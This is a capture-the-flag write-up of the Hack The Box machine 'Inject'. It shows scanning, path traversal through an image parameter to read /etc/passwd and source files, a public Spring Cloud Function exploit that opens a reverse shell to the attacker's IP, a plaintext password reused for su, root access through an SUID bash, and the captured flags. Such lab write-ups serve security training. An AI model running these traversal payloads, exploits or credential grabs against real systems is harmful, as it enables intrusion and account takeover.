




Inject - HTB

Nmap Scan

```
# Nmap 7.93 scan initiated Mon Jun  5 01:09:47 2023 as: nmap -A -T4 -vv -oN nmapscan 10.10.11.204
Increasing send delay for 10.10.11.204 from 5 to 10 due to 11 out of 12 dropped probes since last increase.
Nmap scan report for 10.10.11.204
Host is up, received conn-refused (0.64s latency).
Scanned at 2023-06-05 01:09:48 EDT for 80s
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE      REASON  VERSION
22/tcp    open  ssh          syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 caf10c515a596277f0a80c5c7c8ddaf8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDQKZntFBY2xMX8oDH/EtIMngGHPVX5fyuJLp9ig7NIC9XooaPtK60Fox0LcRr4iccW/9L2Gwpp6kT777UzcKtYoiJ0CtctNClc6tG1hvohEAYXeNunG7GN+Lftc8eb4C6DooZY7oSe0++PgK5oRi3/tg+FSFSi6UZCsjci1NRj/0ywqzL/ytmZq5YoGfzRzIN3HYdFF8RHoW8qs8vcPsEMsbdsy1aGRbslKA2l1qmejyU9cukyGkFjYZsyVj1hEPn9V/uVafdgzN0vopQlg/yozTzN+LZ2rJ07/CCK3cjchnnPZZfECK85k5sw1G5uVGq38qcusfIfCnZlsn2FZzP2BXo5VEo02IIRudCgJWTzb8urJ6JAWc1h0r6cUlxGd0vSSQQ06Yz1MhN9omUD9r4A5ag4cbI09c1K0njzIM8hAWlwUDOKlaohgPtSbnZoGuyyHV/oyZu+/1w4HJWJy6urA43u1PFTonOyMkzJZihWNnkHhqrjeVsHTywFPUMT0Db8=
|   256 d51c81c97b076b1cc1b429254b52219f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIUJSbB00RoHb6HHQkePUztvh85c2F5k5zMDp+hjFhD8VRC2uKJni1FLYkxVPc/yY3Km7Sg1GzTyoGUxvy+EIsG=
|   256 db1d8ceb9472b0d3ed44b96c93a7f91d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICZzUvDL0INOkLR7AH+iFw+uX+nkJtcw7V+1AsM09P7p
8080/tcp  open  nagios-nasca syn-ack Nagios NSCA
|_http-title: Home
| http-methods:
|_ Supported Methods: GET HEAD OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jun  5 01:11:08 2023 -- 1 IP address (1 host up) scanned in 80.50 seconds
```

Website



Zodd Cloud

Store, share, and collaborate on files and folders from your mobile device, tablet, or computer.

Log in

Sign Up

Features

Built-in protections

Drive can provide encrypted and secure access to your files. Files shared with you can be proactively scanned and removed when malware, spam, ransomware, or phishing is detected.

Fully Encrypted

An encryption system with an highly Encrypted algorithm which enables that you are the only one who can able to decrypt the cloud service. Which provides full control of your cloud service.

Faster Data Transfer

Faster uploading and downloading of larger files irrespective of your internet speed. A Compression algorithm works underhood which enables loss less compression.

How it works

Gobuster scan

```
└─$ gobuster dir -u http://10.10.11.204:8080/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o gobusterscan
```

```
=====
Gobuster v3.3
```


```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
=====
[+] Url: http://10.10.11.204:8080/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.3
[+] Timeout: 10s
=====
```

```
2023/06/05 02:42:31 Starting gobuster in directory enumeration mode
=====
```

```
/register (Status: 200) [Size: 5654]
/blogs (Status: 200) [Size: 5371]
/upload (Status: 200) [Size: 1857]
/environment (Status: 500) [Size: 712]
/error (Status: 500) [Size: 106]
/release_notes (Status: 200) [Size: 1086]
/http%3A%2F%2Fwww (Status: 400) [Size: 435]
```

- Went to <http://10.10.11.204:8080/upload> and tried with different file extensions -
- It was successfully uploading the files with the type of extension - .php.png, or any extension actually that ends with '.png'.
- But It was not executing that file, and we were also unable to view that file in the browser -



- Captured the requests using Burp.

Burp Suite Professional v1.7.34 - Temporary Project - licensed to Err0r SquaD - Hackers and Security Researchers

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
2	http://10.10.11.204:8080	POST	/upload	✓		200	2099	HTML		Upload
3	http://10.10.11.204:8080	POST	/upload	✓		200	2100	HTML		Upload
4	http://10.10.11.204:8080	POST	/upload	✓		200	2100	HTML		Upload
5	http://10.10.11.204:8080	POST	/upload	✓		200	2099	HTML		Upload
8	http://10.10.11.204:8080	POST	/upload	✓		200	2101	HTML		Upload
9	https://contile.services.mo...	GET	/v1/tiles			200	2079	JSON		

Request Response

Raw Params Headers Hex

```

POST /upload HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----268322718312018450342181471195
Content-Length: 225
Origin: http://10.10.11.204:8080
Connection: close
Referer: http://10.10.11.204:8080/upload
Upgrade-Insecure-Requests: 1

-----268322718312018450342181471195
Content-Disposition: form-data; name="file"; filename="shell.png"
Content-Type: image/png

test

-----268322718312018450342181471195--

```

0 matches

10.10.11.204:8080/upload

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB THM Browser-Based Google Hacking DB OffSec

Home Features How it Works Blogs Pricing

Uploaded!

[View your Image](#)

Browse... No file selected.

Upload

Request

Raw
Params
Headers
Hex

```
GET /show_image?img=shell.png HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----268322718312018450342181471195
Content-Length: 237
Origin: http://10.10.11.204:8080
Connection: close
Referer: http://10.10.11.204:8080/upload
Upgrade-Insecure-Requests: 1

-----268322718312018450342181471195
Content-Disposition: form-data; name="file"; filename="shell.png"
Content-Type: image/png

testing testing

-----268322718312018450342181471195--
```

Response

Raw
Headers
Hex

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 17
Date: Tue, 06 Jun 2023 09:13:22 GMT
Connection: close

testing testing
```

- Now, I tried to grab the /etc/passwd file by changing the location in the 'img' parameter of the request and successfully was able to view it.

Request

Raw
Params
Headers
Hex

```
GET /show_image?img=/etc/passwd HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----268322718312018450342181471195
Content-Length: 237
Origin: http://10.10.11.204:8080
Connection: close
Referer: http://10.10.11.204:8080/upload
Upgrade-Insecure-Requests: 1

-----268322718312018450342181471195
Content-Disposition: form-data; name="file"; filename="shell.png"
Content-Type: image/png

testing testing

-----268322718312018450342181471195--
```

Response

Raw
Headers
Hex

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 1986
Date: Tue, 06 Jun 2023 09:15:54 GMT
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:39:39:listing:/usr/lib:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,../run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,../run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,../run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/nonexistent:/usr/sbin/nologin
systemd-logind:x:104:110:/home/systemd:/usr/sbin/nologin
_apt:x:105:65534:/nonexistent:/usr/sbin/nologin
_apt:x:106:131:TPM software stack,../var/lib/tpm:/bin/false
uuidd:x:107:112:/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:113:/usr/lib:/usr/sbin/nologin
landscape:x:109:115:/usr/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmuxd:/usr/lib/usbmux:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper,../usr/sbin/nologin
frank:x:1000:1000:frank:/home/frank:/bin/bash
ltd:x:999:100:/var/empty:/bin/false
sahd:x:113:65534:/run/sahd:/usr/sbin/nologin
phll:x:1001:1001:/home/phll:/bin/bash
fwupd-refresh:x:112:118:fwupd-refresh user,../run/systemd:/usr/sbin/nologin
_laurel:x:997:996:/var/log/laurel:/bin/false
```

- Enumerated more - by changing the value in the - 'img' parameter -

Request

Raw
Params
Headers
Hex

```
GET /show_image?img=../ HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----268322718312018450342181471195
Content-Length: 237
Origin: http://10.10.11.204:8080
Connection: close
Referer: http://10.10.11.204:8080/upload
Upgrade-Insecure-Requests: 1

-----268322718312018450342181471195
Content-Disposition: form-data; name="file"; filename="shell.png"
Content-Type: image/png

testing testing

-----268322718312018450342181471195--
```

Response

Raw
Headers
Hex

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 4096
Date: Tue, 06 Jun 2023 09:20:10 GMT
Connection: close

java
resources
uploads
```

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /show_image?img=../../../../ HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----268322718312018450342181471195
Content-Length: 237
Origin: http://10.10.11.204:8080
Connection: close
Referer: http://10.10.11.204:8080/upload
Upgrade-Insecure-Requests: 1

-----268322718312018450342181471195
Content-Disposition: form-data; name="file"; filename="shell.png"
Content-Type: image/png

testing testing

-----268322718312018450342181471195--
```

Response

Raw Headers Hex

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 4096
Date: Tue, 06 Jun 2023 09:20:27 GMT
Connection: close

main
test
```

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /show_image?img=../../../../ HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----268322718312018450342181471195
Content-Length: 237
Origin: http://10.10.11.204:8080
Connection: close
Referer: http://10.10.11.204:8080/upload
Upgrade-Insecure-Requests: 1

-----268322718312018450342181471195
Content-Disposition: form-data; name="file"; filename="shell.png"
Content-Type: image/png

testing testing

-----268322718312018450342181471195--
```

Response

Raw Headers Hex

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 4096
Date: Tue, 06 Jun 2023 09:21:03 GMT
Connection: close

.classpath
.DS_Store
.idea
.project
.settings
HELP.ad
mvnw
mvnw.cmd
pom.xml
src
target
```

Go Cancel < > Target: http://10.10.11.204:8080

Request

Raw Params Headers Hex

```
GET /show_image?img=../../../../HELP.ad HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----268322718312018450342181471195
Content-Length: 237
Origin: http://10.10.11.204:8080
Connection: close
Referer: http://10.10.11.204:8080/upload
Upgrade-Insecure-Requests: 1

-----268322718312018450342181471195
Content-Disposition: form-data; name="file"; filename="shell.png"
Content-Type: image/png

testing testing

-----268322718312018450342181471195--
```

Response

Raw Headers Hex

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 1414
Date: Tue, 06 Jun 2023 09:22:35 GMT
Connection: close

# Getting Started

## Reference Documentation
For further reference, please consider the following sections:
* [Official Apache Maven documentation](https://maven.apache.org/guides/index.html)
* [Spring Boot Maven Plugin Reference Guide](https://docs.spring.io/spring-boot/docs/2.6.6/maven-plugin/reference/html/)
* [Create an OCI image](https://docs.spring.io/spring-boot/docs/2.6.6/maven-plugin/reference/html/#build-image)
* [Spring Boot DevTools](https://docs.spring.io/spring-boot/docs/2.6.6/reference/htmlsingle/#boot-features-developing-web-applications)
* [Thymeleaf](https://docs.spring.io/spring-boot/docs/2.6.6/reference/htmlsingle/#boot-features-spring-xml-template-engines)
* [Spring Data JPA](https://docs.spring.io/spring-boot/docs/2.6.6/reference/htmlsingle/#boot-features-jpa-and-spring-data)

## Guides
The following guides illustrate how to use some features concretely:
* [Building a RESTful Web Service](https://spring.io/guides/gs/rest-service/)
* [Serving Web Content with Spring MVC](https://spring.io/guides/gs/serving-web-content/)
* [Building REST services with Spring](https://spring.io/guides/tutorials/bookmarks/)
* [Handling Form Submission](https://spring.io/guides/gs/handling-form-submission/)
* [Accessing Data with JPA](https://spring.io/guides/gs/accessing-data-jpa/)
```

Go Cancel < > Target: http://10.10.11.204:8080

Request

Raw Params Headers Hex

```
GET /show_image?img=../../../../.band HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----268322718312018450342181471195
Content-Length: 237
Origin: http://10.10.11.204:8080
Connection: close
Referer: http://10.10.11.204:8080/upload
Upgrade-Insecure-Requests: 1

-----268322718312018450342181471195
Content-Disposition: form-data; name="file"; filename="shell.png"
Content-Type: image/png

testing testing

-----268322718312018450342181471195--
```




Response

Raw Headers Hex

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 4096
Date: Tue, 06 Jun 2023 09:26:44 GMT
Connection: close

frank
phil
```

- Was unable to view, user.txt file in the /home/phil folder, it was just giving no output -



- From, the above enumeration, I found that it was using **Spring Cloud Function**.
- Found an exploit for it in Github - https://github.com/J0ey17/CVE-2022-22963_Reverse-Shell-Exploit
- Ran the exploit (changed the port to in the code) and got reverse shell.

```

(kali㉿kali)-[~/Documents/HTB/Inject]
$ python3 exploit.py -u http://10.10.11.204:8080
[+] Target http://10.10.11.204:8080

[+] Checking if http://10.10.11.204:8080 is vulnerable to CVE-2022-22963 ...

[+] http://10.10.11.204:8080 is vulnerable

[/] Attempt to take a reverse shell? [y/n]y
listening on [any] 9998 ...
[$$] Attacker IP: 10.10.16.57
connect to [10.10.16.57] from (UNKNOWN) [10.10.11.204] 41756
bash: cannot set terminal process group (822): Inappropriate ioctl for device
bash: no job control in this shell
frank@inject:/$ █

```

- Got a shell as the user **Frank** .
- Tried to view the 'user.txt' file in the directory of the user **Phil** but was unable to view it.
- Enumerated more and found a file in the Directory of the user **Frank** which contained some credentials.

```

bash-5.0$ whoami
whoami
frank
bash-5.0$ pwd
pwd
/home/frank/.m2
bash-5.0$ ls
ls
settings.xml
bash-5.0$ cat settings.xml
cat settings.xml
<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">
  <servers>
    <server>
      <id>Inject</id>
      <username>phil</username>
      <password>DocPhillovestoInject123</password>
      <privateKey>${user.home}/.ssh/id_dsa</privateKey>
      <filePermissions>660</filePermissions>
      <directoryPermissions>660</directoryPermissions>
      <configuration></configuration>
    </server>
  </servers>
</settings>
bash-5.0$ █

```

- I got the credentials for the user Phil - phil:DocPhillovestoInject123
- Then changed the user by `su` as Phil and got the user.txt file


```

bash-5.0$ cd /home/phil
cd /home/phil
bash-5.0$ ls
ls
user.txt
bash-5.0$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
bash-5.0$ ^[

```

```

bash-5.0$ su phil
su phil
Password: DocPhillovestoInject123

whoami
iphil
ls
user.txt
cat user.txt
82f56ff264cbb41be1aa9fe473ded98b
python3 --version
Python 3.8.10
python3 -c "import pty; pty.spawn('/bin/bash')"
bash-5.0$ sudo -S -l

```

- Now, started enumeration for Privilege Escalation vectors.
- Ran Linpeas and found something interesting over there -

SGID
<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid>

```

-rwxr-sr-x 1 root shadow 43K Feb  2 09:22 /usr/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 43K Feb  2 09:22 /usr/sbin/unix_chkpwd
-rwsr-sr-x 1 root root 1.2M Apr 18  2022 /usr/bin/bash
-rwxr-sr-x 1 root crontab 43K Feb 13  2020 /usr/bin/crontab
-rwxr-sr-x 1 root tty 15K Mar 30  2020 /usr/bin/bsd-write
-rwxr-sr-x 1 root ssh 343K Mar 30  2022 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 83K Nov 29  2022 /usr/bin/chage
-rwsr-sr-x 1 daemon daemon 55K Nov 12  2018 /usr/bin/at → RTru64_UNIX_4.0g(CVE-2002-1614)
-rwxr-sr-x 1 root shadow 31K Nov 29  2022 /usr/bin/expiry
-rwxr-sr-x 1 root tty 35K Feb  7  2022 /usr/bin/wall
-rwxr-sr-x 1 root utmp 15K Sep 30  2019 /usr/lib/x86_64-linux-gnu/utempter/utempter

```

- Also checked it normally -

```

bash-5.0$ find / -perm -g=s -type f 2>/dev/null
find / -perm -g=s -type f 2>/dev/null
/usr/sbin/pam_extrausers_chkpwd
/usr/sbin/unix_chkpwd
/usr/bin/bash
/usr/bin/crontab
/usr/bin/bsd-write
/usr/bin/ssh-agent
/usr/bin/chage
/usr/bin/at
/usr/bin/expiry
/usr/bin/wall
/usr/lib/x86_64-linux-gnu/utempter/utempter
bash-5.0$ █

```

- Got the root shell, by running the binary - /usr/bin/bash

```

bash-5.0$ /usr/bin/bash
/usr/bin/bash
bash-5.0$ /usr/bin/bash -p
/usr/bin/bash -p
bash-5.0# whoami
whoami
root
bash-5.0# cd /root
cd /root
bash-5.0# ls
ls
playbook_1.yml  root.txt
bash-5.0# cat root.txt
cat root.txt
336a6d13968fa8d3876b319819664377
bash-5.0# █

```